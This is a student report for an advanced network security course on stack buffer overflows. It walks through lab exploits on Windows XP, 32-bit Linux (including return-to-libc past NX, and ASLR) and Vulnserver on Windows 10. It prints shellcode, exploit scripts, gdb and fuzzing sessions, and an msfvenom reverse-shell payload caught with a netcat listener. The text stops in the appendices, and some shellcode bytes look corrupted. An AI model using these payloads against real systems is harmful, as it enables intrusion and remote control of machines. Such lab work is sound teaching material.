

BSc Computer Science
F20AN: Advanced Network Security

Buffer Overflow Attack

*By Sana Sajesh (H00353381), Dhruti Davey (H00371626)
& Fatima Hanif Mohammed Patel (H00339652)*

Group 4



Link to demo: [F20AN - final.mp4](#)

Contents

1	Introduction	4
2	The Stack	4
3	Windows XP Buffer Overflow	5
3.1	Determining the Buffer Size	5
3.2	Crafting the Payload	6
4	Linux Buffer Overflow	7
4.1	Case 1: Simple Buffer Overflow Exploit.....	7
4.1.1	Determining the Buffer Size and Return Address Offset.....	7
4.2	Case 2: With Non-Executable stack (NX) Enabled	9
4.3	Case 3: Playing Around with ASLR.....	10
5	Windows 10 Buffer Overflow with Defender Enabled.....	11
5.1	Crafting the Payload	11
5	Conclusion	16
6	References	16
7	Appendices.....	17
7.1	Tools used.....	17
7.2	Windows XP Scripts	17
7.2.1	Vulnerable Program – vuln.c:	17
7.2.2	Exploit script – exploit.py:	17
7.3	Linux Scripts.....	19
7.3.1	Vulnerability script – vuln.c:	19
7.3.2	Payload script – exploit.py.....	19
7.3.3	Vulnerability script with NX enabled – vuln-nx.c	19
7.3.4	Executing the program with payload with NC enabled – exploit-nx.py	20
7.3.5	ASLR script	20
7.4	Windows 10 Scripts	21
7.4.1	Spike Script – trun.spk [ref]	21
7.4.3	Script to find Offset.	21
7.4.4	Script to find Bad Characters.....	23
7.4.5	Final Script.....	23

Abbreviations

Abbreviation	Full Form
VM	Virtual Machine
OS	Operating System
EIP	Extended Instruction Pointer
US	United States
PIE	Position Independent Executable
ASLR	Address Space Layout Randomization
NX	No eXecute

Table 1 Abbreviations

1 Introduction

Buffer overflow attacks, the internet's most notorious 5,800-day exploit, was first outlined in a US Air Force study on computer security published in October 1972 [1]. Buffer overflow attacks exploit a fundamental vulnerability in how computers handle data in memory. They target the stack or heap, critical areas where data is stored temporarily for processor access. Within the stack, buffers are designated areas for dynamic data input. However, many operating systems and programming languages lack the security measures to validate the size of incoming data, allowing oversized inputs to overflow and overwrite adjacent memory areas [1]. This flaw can be manipulated by attackers to execute malicious code, tricking the system into running unauthorized instructions by overflowing the buffer with carefully crafted inputs [1].

This report explores the process of owning target machines with various OS using buffer overflow exploits. All code is in the Appendix and the logic is appropriately referenced.

2 The Stack

The stack has various pointers which we will try to manipulate using buffer overflow.

Pointer	Use
EIP	Contains address of next instruction to execute [2].
ESP	Point to the next item on the stack [2].
EBP	Points to a fixed location within the current stack frame [3].

Table 2 Pointers and their use




Figure 1 Anatomy of Stack

3 Windows XP Buffer Overflow

To perform Buffer Overflow (stack) on Windows XP, a simple C program was used ([Appendix 7.1.1](#) [8]). This program uses `strcpy` to take in string input and copies it into the buffer without proper bounds checking, and then prints the buffer's contents. The goal is to overflow the buffer with a carefully crafted payload, leading to arbitrary code execution.

3.1 Determining the Buffer Size

To calculate buffer size, [Appendix 7.1.1](#) [8] was run in Immunity and given many A's as input. Upon inspection we see the EIP was overwritten by '41414141' (ASCII for A), hence exploiting the program.




Figure 2 Inspecting the overflow in Immunity Debugger

Further, we see that the stack pointer (ESP) has the address '0013FF74', which indicates that the return address was located at '0013FF70'. To perform the exploit, our shell code must be placed at the location '0013FF70'. Now to calculate the buffer size, subtract the input location ('0013FEEC') from '0013FF70', which is 132.

If we input 132 'A's and 4 'B's in the program, we see the EIP gets overwritten with the value '42424242' (ASCII for B), which indicates the buffer size is correct:




Figure 3 Exact Offset Found

4 Linux Buffer Overflow

4.1 Case 1: Simple Buffer Overflow Exploit

We use `vuln.c` (Appendix 7.3.1) [5] which is like the previous Win XP vulnerable program. For the sake of simplicity, 32-bit architecture was used.

4.1.1 Determining the Buffer Size and Return Address Offset.

First, we create a pattern using `gdb-peda`'s `pattern` command and we run the program with it as input. The program crash gives us the overwritten EIP value, from which we can get the offset of the return address.

```
(kali㉿kali)-[~/BufferOverflow]
$ gcc -g -z execstack -m32 -fno-stack-protector -o vuln vuln.c

(kali㉿kali)-[~/BufferOverflow]
$ gdb -q ./vuln
Reading symbols from ./vuln...
gdb-peda$ pattern create 400 pattern.txt
Writing pattern of 400 chars to filename "pattern.txt"
gdb-peda$ run $(cat pattern.txt)
```

Figure 7 Using `gdb-peda` to determine the return address offset

```
0028| 0xffffce0c ("LA%hA%7A%MA%iA%8A%NA%jA%
[
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41332541 in ?? ()
gdb-peda$ pattern offset 0x41332541
1093870913 found at offset: 268
gdb-peda$
```

Figure 8 Getting offset from EIP value

4.1.2 Crafting the Payload:

We use a python script called `exploit.py` (Appendix 7.3.2) [5] to get our payload and the payload will look like this:

```
+-----+-----+-----+-----+
| Padding ('\x41's) | NOP sled | Shellcode | Return Address |
+-----+-----+-----+-----+
```

1. *Padding*: A series of characters that will fill the buffer.
2. A *NOP sled*: A series of NOP (no-operation) instructions (`\x90`) that will slide the execution to the shellcode.
3. *Shellcode*: The actual code that will be executed.
4. *Return address*: The address of the NOP sled.

For this exploit we will use this shellcode [4] that runs `/bin/sh` and exits normally:

```
\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x2f\x7a\x73\x68\x68\x2f
\x62\x69\x6e\x68\x2f\x75\x73\x72\x89\xe6\x50\x56\xb0\x0b\x89
\xf3\x89\xe1\x31\xd2\xcd\x80\xb0\x01\x31\xdb\xcd\x80
```

To find the return address of the NOP sled, we initially set the return address as four B's (\x42). We use gdb to set a breakpoint in our overflow function and run the file with the payload as input:

```
(kali㉿kali)-[~/BufferOverflow]
└─$ gdb -q ./vuln
Reading symbols from ./vuln...
gdb-peda$ break overflow
Breakpoint 1 at 0x11b1: file vuln.c, line 7.
gdb-peda$ run $(python2 exploit.py)
Starting program: /home/kali/BufferOverflow/vuln $(python2 exploit.py)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1"
```

Figure 9 Finding the return address

We examine the memory starting from the address pointed to by the stack pointer (\$esp) plus an offset of 500 bytes. We replace the B's with the memory location of one of the NOP instructions:

0xffffd1f4:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd1fc:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd204:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd20c:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd214:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd21c:	0x90	0x90	0x90	0x90	0x90	0x90	0x90	0x90
0xffffd224:	0x90	0x90	0x90	0x90	0x90	0x31	0xc0	0x83
0xffffd22c:	0xec	0x01	0x88	0x04	0x24	0x68	0x2f	0x7a
0xffffd234:	0x73	0x68	0x68	0x2f	0x62	0x69	0x6e	0x68
0xffffd23c:	0x2f	0x75	0x73	0x72	0x89	0xe6	0x50	0x56
0xffffd244:	0xb0	0x0b	0x89	0xf3	0x89	0xe1	0x31	0xd2
0xffffd24c:	0xcd	0x80	0xb0	0x01	0x31	0xdb	0xcd	0x80

Figure 10 Examining memory for new return address

With everything in place, we perform our buffer overflow attack that runs our shellcode. If the executable binary has **setuid** (sudo) permission, it can be used to run a root shell.

```
(kali㉿kali)-[~/BufferOverflow]
└─$ gcc -g -z execstack -m32 -fno-stack-protector -o vuln-root-
vuln-root.c: In function 'main':
vuln-root.c:12:13: warning: implicit declaration of function 'geteuid'
12 |         if (geteuid() != 0) {
    |             ^~~~~~

(kali㉿kali)-[~/BufferOverflow]
└─$ ls -l vuln-root
-rwsr-xr-x 1 root root 16396 Mar 16 15:02 vuln-root

(kali㉿kali)-[~/BufferOverflow]
└─$ whoami
kali

(kali㉿kali)-[~/BufferOverflow]
└─$ ./vuln-root $(python2 ./exploit.py)
kali# whoami
root
kali#
```

Figure 11 Opening a root shell using the exploit

4.2 Case 2: With Non-Executable stack (NX) Enabled

NX (No eXecute) is a security feature that helps prevent the execution of code on the stack or heap. When enabled, memory regions like stacks and heaps are marked as non-executable. This means that even if an attacker successfully overflows a buffer and overwrites the return address to point to their injected shellcode, the shellcode cannot be executed because the memory region where it resides is marked as non-executable.

A workaround is using something called *return-to-libc*. This technique involves redirecting the program's execution to existing code in the C library (libc) that performs the desired actions, such as spawning a shell. We used `system`, which is a standard C library function that is used to execute shell commands. The command we run is `/bin/sh` which opens a shell.


We get the memory address for `system` and `/bin/sh` and craft the payload:

```
+-----+-----+-----+-----+
| Padding ('\x41's) | &system() | &exit() | &"/bin/sh" |
+-----+-----+-----+-----+
```

To try this technique, the script used ([Appendix 7.3.3](#)) [6] was compiled without disabling NX.

4.2.1 Determining the memory locations.

We get the base address of `libc` library, offset of the `system` function that will be called and offset of `/bin/sh`:




```
(kali㉿kali)-[~/BufferOverflow/re2libc-1]
$ ldd vuln-32
linux-gate.so.1 (0xf7fc8000)
libc.so.6 => /lib32/libc.so.6 (0xf7c00000)
/lib/ld-linux.so.2 (0xf7fca000)

(kali㉿kali)-[~/BufferOverflow/re2libc-1]
$ readelf -s /lib32/libc.so.6 | grep system
1119: 0004c830 55 FUNC WEAK DEFAULT 15 system@@GLIBC_2.0

(kali㉿kali)-[~/BufferOverflow/re2libc-1]
$ strings -a -t x /lib32/libc.so.6 | grep /bin/sh
1b5fc8 /bin/sh
```

Figure 12 Getting the Base Address of libc, Offset of System and /bin/sh

Using these values, we run the exploit ([Appendix 7.3.4](#)). The python script executes the program and passes the payload as input. We see that it successfully opens a `/bin/sh`:




```
(kali㉿kali)-[~/BufferOverflow/re2libc-1]
$ python exploit.py
[+] Starting local process './vuln-32': pid 341191
[*] Switching to interactive mode
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdr
4(video),46(plugdev),100(users),101(netdev),106(bluetooth),113(scanner),1
$
```

Figure 13 Opening a Shell with NX Enabled

4.3 Case 3: Playing Around with ASLR

ASLR (Address Space Layout Randomization) randomizes the memory addresses of executable code and data. In our script ([Appendix 7.3.5](#)) [7] we declare a variable called target. We see that the memory address is random every time it is run:

A terminal window with a dark background and light blue text. The prompt is '(kali㉿kali)-[~/BufferOverflow/ASLR]'. The user enters a while loop script: '\$ while true; do ./vuln-test \$(python2 test.py) done;'. The output shows the 'target' variable being printed with different hexadecimal addresses on each line: 0xffd80cbc, 0xff8d7cfc, 0xfff1092c, 0xff9d75cc, 0xffb41fcc, 0xffde6a5c, 0xffebd86c, and 0xffab486c.

```
(kali㉿kali)-[~/BufferOverflow/ASLR]
$ while true;
do
  ./vuln-test $(python2 test.py)
done;
target : 0xffd80cbc
target : 0xff8d7cfc
target : 0xfff1092c
target : 0xff9d75cc
target : 0xffb41fcc
target : 0xffde6a5c
target : 0xffebd86c
target : 0xffab486c
```

Figure 14 Memory location of 'target' changes every time because of ASLR

We notice that 2 bytes and 1 nibble changes each time, and the rest stays the same. We have about 1 million possibilities and about four billion possibilities if we use 64 bit architecture, which is infeasible to brute force unless you get lucky!

5 Windows 10 Buffer Overflow with Defender Enabled

To exploit a buffer overflow vulnerability on Windows 10, a known vulnerable application called Vulnserver will be used on the victim machine. By default, Vulnserver connects to port **9999** where an attacker can connect and send over carefully crafted payload to open a reverse shell. This is the vm setup used:




Figure 15 Setup to Exploit Buffer Overflow in Win 10

5.1 Crafting the Payload

First, we will check if we can successfully connect to Vulnserver:

```

(root@fattiesPatties)-[/home/fatties/Desktop]
# nc 10.0.2.5 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
  
```

Figure 16 Successfully Connected to Vulnserver

Now, we create a spike script called **trun.spk** to identify vulnerable commands in the application. Spiking involves sending a bunch of characters appended to the applications commands and if the program crashes, then that command is vulnerable to buffer overflow. Simple spike script:

```

s_readline();
s_string("TRUN");
# generates variable-length string of "0" characters to overflow the buffer:
s_string_variable("0");
  
```

Sending spike script to victim:

```

(root@fattiesPatties)-[/]
# generic_send_tcp 10.0.2.5 9999 /home/fatties/Desktop/trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Couldn't tcp connect to target
Fuzzing Variable 0:1
Couldn't tcp connect to target
Variablesized= 5004
Fuzzing Variable 0:2
Couldn't tcp connect to target
Variablesized= 5005
Fuzzing Variable 0:3
  
```

Figure 17 Sending Spike Script to Victim

Vulnserver crashed:

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
Received a client connection from 10.0.2.15:53454
Waiting for client connections...
Connection closing...
Received a client connection from 10.0.2.15:38262
Waiting for client connections...
Connection closing...
Received a client connection from 10.0.2.15:33984
Waiting for client connections...
Recv failed with error: 10054
```

Figure 18 Vulnserver Crashing

To confirm the overflow, we send many A's (Appendix 7.3.2) and check the registers in Immunity. There are **0x41** (A in hexadecimal) in all the registers, including the EIP:




Figure 19 Inspecting Buffer Overflow in Immunity Debugger

To calculate the offset to EIP, we will use a pattern:

```
(root@fattiesPatties)-[/home/fatties/Desktop]
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
```

Figure 20 Generating Pattern to Find Exact Offset to EIP

Sending pattern as payload then checking value in EIP:

```
Registers (FPU)
EAX 0105F1E8 ASCII "TRUN /.: /Ra0Ra1Ra2Ra3Ra4Ra5Ra6Ra7Ra8Ra9
ECX 00706A24
EDX 00000000
EBX 0000014C
ESP 0105F9C8 ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1
EBP 6F43366F
ESI 00401848 vuInserv.00401848
EDI 00401848 vuInserv.00401848
EIP 386F4331
```

Figure 21 Checking Offset Byte in EIP using Immunity

We can now generate shellcode without bad characters that connects back to our machine:

```
(root@fattiesPatties)-[/home/fatties/Desktop]
# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xb8\x3b\x3b\xa1\x30\xda\xc5\xd9\x74\x24\xf4\x5e\x29\xc9"
"\xb1\x52\x31\x46\x12\x83\xee\xfc\x03\x7d\x35\x43\xc5\x7d"
"\xa1\x01\x26\x7d\x32\x66\xae\x98\x03\xa6\xd4\xe9\x34\x16"
"\x9e\xbf\xb8 added \xf2\x2b\x4a\x93\xda\x5c\xfb\x1e\x3d\x53"
"\xfc\x33\x7d\xf2\x7e\x4e\x52\xd4\xbf\x81\xa7\x15\x87\xfc"
"\x4a\x47\x50\x8a\xf9\x77\xd5\xc6\xc1\xfc\xa5\xc7\x41\xe1"
"\x7e\xe9\x60\xb4\xf5\xb0\xa2\x37\xd9\xc8\xea\x2f\x3e\xf4"
"\xa5\xc4\xf4\x82\x37\x0c\xc5\x6b\x9b\x71\xe9\x99\xe5\xb6"
"\xce\x41\x90\xce\x2c\xff\xa3\x15\x4e\xdb\x26\x8d\xe8\xa8"
"\x91\x69\x08\x7c\x47\xfa\x06\x09\x03\xa4\x0a\xcc\xc0\xdf"
"\x37\x45\xe7\x0f\xbe\x1d\xcc\x8b\x9a\xc6\x6d\x8a\x46\xa8"
"\x92\xcc\x28\x15\x37\x87\xc5\x42\x4a\xca\x81\xa7\x67\xf4"
"\x51\xa0\xf0\x87\x63\x6f\xab\x0f\xc8\xf8\x75\xc8\x2f\xd3"
"\xc2\x46\xce\xdc\x32\x4f\x15\x88\x62\xe7\xbc\xb1\xe8\xf7"
"\x41\x66\xbe\xa7\xed\xd7\x7f\x17\x4e\x88\x17\x7d\x41\xf7"
```

Figure 30 Generating Shellcode using MSF venom

We now send the final payload [8]:

```
+-----+-----+-----+-----+
| Padding (A * 2003) | Address of JMP ESP | NOP sled | Shellcode |
+-----+-----+-----+-----+
```

We listen on port 4444 (the port we chose the reverse shell to connect back to) and once the victim clicks on vuln.exe with admin privilege, we get a shell:

```
(root@fattiesPatties)-[~]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.5] 50119
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop\vulnserver-master>
```

Figure 31 Listening on Port 4444 and Reverse Shell Opened

Running ipconfig in remote shell to confirm we're in the victims shell:

```
C:\Users\IEUser\Desktop\vulnserver-master>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::c50d:519f:96a4:e108%6
    IPv4 Address. . . . . : 10.0.2.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.1
```

Figure 32 Running ipconfig in Reverse Shell

5 Conclusion

Buffer overflow exploits on various OS have shared logic for finding the offset, using the pointers and generating shellcode. Finding work arounds for the security mechanisms is difficult but not infeasible in some cases (like NX).

6 References

- [1] "Nervous System: The Sleepy History of the Buffer Overflow Attack | Insights | Berkeley Research Group," *www.thinkbrg.com*.
<https://www.thinkbrg.com/insights/publications/kalat-buffer-overflow-attack/>
- [2] "Stack Memory: An Overview (Part 3)," *www.varonis.com*.
<https://www.varonis.com/blog/stack-memory-3#:~:text=The%20register%20%27ESP%27%20is%20used> (accessed Mar. 18, 2024).
- [3] "What is a stack pointer?," *WhatIs*. <https://www.techtarget.com/whatis/definition/stack-pointer#:~:text=The%20EBP%2C%20also%20known%20as> (accessed Mar. 18, 2024).
- [4] "Buffer Overflow Attack - Computerphile," *YouTube*. Mar. 02, 2016. [YouTube Video]. Available: <https://www.youtube.com/watch?v=1S0aBV-Waao>
- [5] cocomelonc, "Buffer overflow - part 1. Linux stack smashing," *cocomelonc*, Oct. 19, 2021.
<https://cocomelonc.github.io/pwn/2021/10/19/buffer-overflow-1.html>
- [6] "ret2libc - Binary Exploitation," *Gitbook.io*, 2023.
<https://irOnstone.gitbook.io/notes/types/stack/return-oriented-programming/ret2libc>
- [7] "Playing around with a Format String vulnerability and ASLR. format0 - bin 0x24," *www.youtube.com*. <https://www.youtube.com/watch?v=CyazDp-Kkr0&t=566s> (accessed Mar. 18, 2024).
- [8] "Buffer Overflow (Stack) Exploitation Demo (Windows XP 32-bit SP2) Part 1," *www.youtube.com*.
https://www.youtube.com/watch?v=LlwE_TvF8gk&ab_channel=JosephAnthonyHermocilla (accessed Mar. 18, 2024).
- [9] B. Leong (NobodyAtall), "Exploiting Basic Buffer Overflow in VulnServer (TRUN Command)," *Medium*, May 22, 2021. <https://bryanleong98.medium.com/exploiting-basic-buffer-overflow-in-vulnserver-trun-command-a8e642cf3211> (accessed Mar. 18, 2024).

7 Appendices

7.1 Tools used.

Tool	OS	Use
GDB (GNU Debugger)	<i>Linux</i>	View stack and registers while crafting payload.
Immunity	<i>Windows</i>	
Pattern_create.rb (Metasploit)	<i>Windows</i>	Generate pattern to identify offset to EIP.
nc (netcat)	<i>Windows</i>	Listen on specified port so if victim connects back, the reverse shell opens.
mona (py extension for Immunity)	<i>Windows</i>	Checks for memory protection mechanisms of modules in Immunity.

Table 3 Tools Used

Note: OS here refers to which platforms' exploit creation required that tool and not which platform the tool is compatible with.

7.2 Windows XP Scripts

7.2.1 Vulnerable Program – vuln.c:

```
#include <stdio.h>
#include <string.h>

// Vulnerable function
void displayMessage(char *message){
    // Creating a fixed-size buffer
    char buffer[128];
    // Copies the contents of message into the buffer
    strcpy(buffer,message);
    printf("%s",buffer);
}

int main(int argc, char **argv){
    // Calling the displayMessage function with the 1st argument passed
    displayMessage(argv[1]);
    return 0;
}
```

7.2.2 Exploit script – exploit.py:

```
# exploit.py
#####
# Offset to the return address
```

```
n=132
nops_count=12

# Series of NOP instructions
# Makes sure that the processors execution lands before the shellcode

nopsled = '\x90' * nops_count

# calc.exe shellcode for WinXP (SP3) on stack
shellcode = "\x31\xC9"           # xor ecx,ecx
shellcode += "\x51"              # push ecx
shellcode += "\x68\x63\x61\x6C\x63" # push 0x636c6163
shellcode += "\x54"              # push dword ptr esp
shellcode += "\xB8\xC7\x93\xC2\x77" # mov eax,0x77c293c7
shellcode += "\xFF\xD0"          # call eax

# Padding with 'A's to reach the desired buffer size
pad = 'A' * (n - nops_count - len(shellcode))

# Address to jump to
rip = '\xEC\xFE\x13\x00'

# Concatenate to form the payload
payload = nopsled + shellcode + pad + rip
print payload

try:
    # Exploit output will be written to C directory
    f = open("C:\\exploit_payload.bin", "wb")

    f.write(payload)
    f.close()

    print("\nExploit written successfully!")
    print("Buffer size: " + str(len(payload)) + "\n")

except Exception, e:
    print("\nError! Exploit could not be generated, error details follow:\n")
    print(str(e) + "\n")
```

7.3 Linux Scripts

7.3.1 Vulnerability script – vuln.c:

```

/*
 * vuln.c
 * Note: this script is very similar to the one used for windows XP, the only
 difference being the variables and the buffer size
 */
#include <stdlib.h>
